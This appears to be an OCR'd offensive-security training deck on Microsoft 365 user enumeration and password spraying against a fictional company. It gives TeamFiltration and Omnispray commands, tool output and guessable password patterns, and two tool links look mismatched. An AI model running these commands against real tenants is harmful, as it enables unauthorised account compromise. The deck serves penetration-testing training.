
USER ENUMERATION - Email format

- You always want to be aware of an organization's email formats when doing your recon.
- You might end up in a situation where you have a lot of employee names and need to convert them into potential email targets for your attacks later on.
- Some common formats are:
  - **{first}.{last}** -> jane.doe@voughtinternational.com
  - **{f}{last}** -> jdoe@voughtinternational.com
  - **{f}{m}.{last}** -> jm.doe@voughtinternational.com



USER ENUMERATION - Organization's website

- Most of the time, you won't find a lot of emails from an organization's website, but it's still worth checking out. You can often find a few names from senior management that you can then convert into emails - assuming you know the organization's email format.



VALIDATING EMAILS

- Back to our scenario. Let's say we've collected a number of emails during our recon phase.
- We can't just start using them in our attacks without first verifying which of the emails are actually valid.
- We need to enumerate the entire list of gathered usernames so we can generate a list of only valid emails to target in our attacks later on.
- **NOTE:** Most automated email discovery tools won't do email validation for you.

vought-user-emails.txt

```
1  aizen@voughtint.onmicrosoft.com
2  bellatrix@voughtint.onmicrosoft.com
3  blacknoir@voughtint.onmicrosoft.com
4  charlie@voughtint.onmicrosoft.com
5  atrain@voughtint.onmicrosoft.com
6  delilah@voughtint.onmicrosoft.com
7  eren@voughtint.onmicrosoft.com
8  homelander@voughtint.onmicrosoft.com
9  kratos@voughtint.onmicrosoft.com
10 rick@voughtint.onmicrosoft.com
11 queenmaeve@voughtint.onmicrosoft.com
12 morty@voughtint.onmicrosoft.com
13 corvo@voughtint.onmicrosoft.com
14 thedeep@voughtint.onmicrosoft.com
15 omniman@voughtint.onmicrosoft.com
16 starlight@voughtint.onmicrosoft.com
17 invincible@voughtint.onmicrosoft.com
18 mikasa@voughtint.onmicrosoft.com
19 levi@voughtint.onmicrosoft.com
20 stormfront@voughtint.onmicrosoft.com
21 kira@voughtint.onmicrosoft.com
```

VALIDATING EMAILS - TeamFiltration

- TeamFiltration is a cross-platform framework for enumerating, spraying, exfiltrating, and backdooring O365 AAD accounts.
  - https://github.com/Gerenios/AADInternals
- Developed by Flangvik.
  - https://twitter.com/Flangvik

TeamFiltration

Windows PowerShell

```
PS C:\Ekko\Tools\TF> .\TeamFiltration_Win.exe --enum --validate-teams --usernames .\vought-user-emails.txt
n\TeamFiltrationConfig_Example.json
```

```
[□] TeamFiltration V0.3.3.7 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --enum --validate-teams --usernames .\vought-user-emails.txt --outpath .\TF-Output\ --conf
json
[ENUM] 8/24/2022 7:13:10 PM EST Filtering out previously attempted accounts
[ENUM] 8/24/2022 7:13:10 PM EST Enumerating 21 possible accounts, this will take ~0 minutes
[ENUM] 8/24/2022 7:13:12 PM EST Successfully got Teams token for sacrificial account
[ENUM] 8/24/2022 7:13:13 PM EST Loaded 21 usernames
[ENUM] 8/24/2022 7:13:15 PM EST queenmaeve@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST homelander@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST thedeep@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST stormfront@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST blacknoir@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:15 PM EST atrain@voughtint.onmicrosoft.com valid!
[ENUM] 8/24/2022 7:13:16 PM EST starlight@voughtint.onmicrosoft.com valid!
PS C:\Ekko\Tools\TF>
```

TeamFiltration Commands

Enumerate a list of user provided emails and discover the valid emails. Emails will be validated using the Microsoft Teams API.

```
TeamFiltration_Win.exe --enum --validate-teams --usernames .\vought-user-emails.txt --outpath .\TF-Demo\  --config
.\TeamFiltrationConfig_Example.json
```

Connect to the database.


```
.\TeamFiltration_Win.exe --database --outpath .\TF-Demo\ --config .\TeamFiltrationConfig_Example.json
```

Show collected emails.

```
show emails
```

VALIDATING EMAILS - Omnispray


- Omnispray is a modular enumeration and password spraying framework
  - https://github.com/0xZDH/o365spray
- Developed by 0xZDH.
  - https://github.com/0xZDH



Omnispray

Enumerate a list of user provided emails and discover the valid emails via the Office 365 module.

python3 omnispray.py --type enum -uf ../Vought-Files/vought-user-emails.txt --module o365_enum_office --outdir vought-results



VALID EMAILS

- We finally have a list of valid emails to target in Vought International.
- Let's get to the attacks.


```
[□] TeamFiltration V0.3.3.7 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --database --outpath .\TF-Output\ --config ..\TeamFiltration\TeamFiltrationConfig_Example.json
[+] Attempting to load database file .\TF-Output\TeamFiltration.db
[+] Available commands:

    show <emails|creds|attempts|summary>
    export <emails|creds|attempts|summary> <csv|json> <path>
    exit

[?] CMD #> show emails
+--------------------------------------+--------------------------------------+--------------------------------------+
| Id                                   | Username                             | objectId                             |
+--------------------------------------+--------------------------------------+--------------------------------------+
| 06c97822-3bc5-756a-0290-b6a63cf57140 | thedeep@voughtint.onmicrosoft.com    | c55c619a-7d17-49c8-9a1a-e61d97159ae3 |
+--------------------------------------+--------------------------------------+--------------------------------------+
| 1b676827-14e2-a49e-2443-761e5841286b | atrain@voughtint.onmicrosoft.com     | 4fc222e1-f770-4aff-b128-a4a373d3722e |
+--------------------------------------+--------------------------------------+--------------------------------------+
| 314c2f0d-b746-1f0e-1af2-bd6b1d6e5898 | stormfront@voughtint.onmicrosoft.com | 7c283135-b7a2-4318-8dbc-16779979f92a |
+--------------------------------------+--------------------------------------+--------------------------------------+
| b6a719e4-4c20-e275-a28e-ea19b2f34c56 | blacknoir@voughtint.onmicrosoft.com  | ca978049-a195-434a-9979-cf3697768a7a |
+--------------------------------------+--------------------------------------+--------------------------------------+
| df024df8-9d8b-d823-dbb8-0ce15634b8d1 | starlight@voughtint.onmicrosoft.com  | e8fae268-2c7d-4b95-be82-ee4c40ceb9b1 |
+--------------------------------------+--------------------------------------+--------------------------------------+
| e6062e5e-af1f-2a4a-2b9c-a0ffb377655b | homelander@voughtint.onmicrosoft.com | 5050489c-440e-4765-b865-29b8b70541a1 |
+--------------------------------------+--------------------------------------+--------------------------------------+
| e9f8d875-0036-fd32-ca0b-7e254044edc6 | queenmaeve@voughtint.onmicrosoft.com | 862da2c5-2108-4058-af96-f63ebe92744d |
+--------------------------------------+--------------------------------------+--------------------------------------+
```

ATTACKS


PASSWORD SPRAYING

PASSWORD SPRAYING


- Password spraying is an attack that attempts to gain access to a large number of accounts with a commonly used password.
- It's basically the opposite of traditional bruteforcing which attempts to access a single or small number of accounts using numerous passwords.
- Password spraying tends to have high rates of success and is something you should make a habit of doing whenever you get the chance.
- The more emails you have, the higher your chances of success.



BRUTEFORCING



PASSWORD SPRAYING



- There is no silver bullet for password selection during password spraying, but here are a few suggestions you can consider:
  - **Company name + year** (e.g. Disney2022).
  - **City/country + year** (e.g. Kenya2022, Nairobi2022).
  - **Season + year** (e.g. Spring2022 – this depends on where you live).

PASSWORD SPRAYING - TeamFiltration

```
PS C:\Ekko\Tools\TF> .\TeamFiltration_Win.exe --spray --passwords common.txt --outpath .\TF-demo\ --config .\TeamFiltrationConfig
```

```
[] TeamFiltration V0.3.3.7 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --spray --passwords common.txt --outpath .\TF-demo\ --config .\TeamFiltrationConfig_Example.json
[SPRAY] 8/29/2022 9:51:48 PM EST Sleeping between 60-100 minutes for each round
[SPRAY] us-east-1 8/29/2022 9:51:55 PM EST Sprayed thedeep@voughtint.onmicrosoft.com:Vought2022!       => VALID NO MFA!
[SPRAY] us-east-1 8/29/2022 9:51:55 PM EST Sprayed atrain@voughtint.onmicrosoft.com:Vought2022!       => INVALID
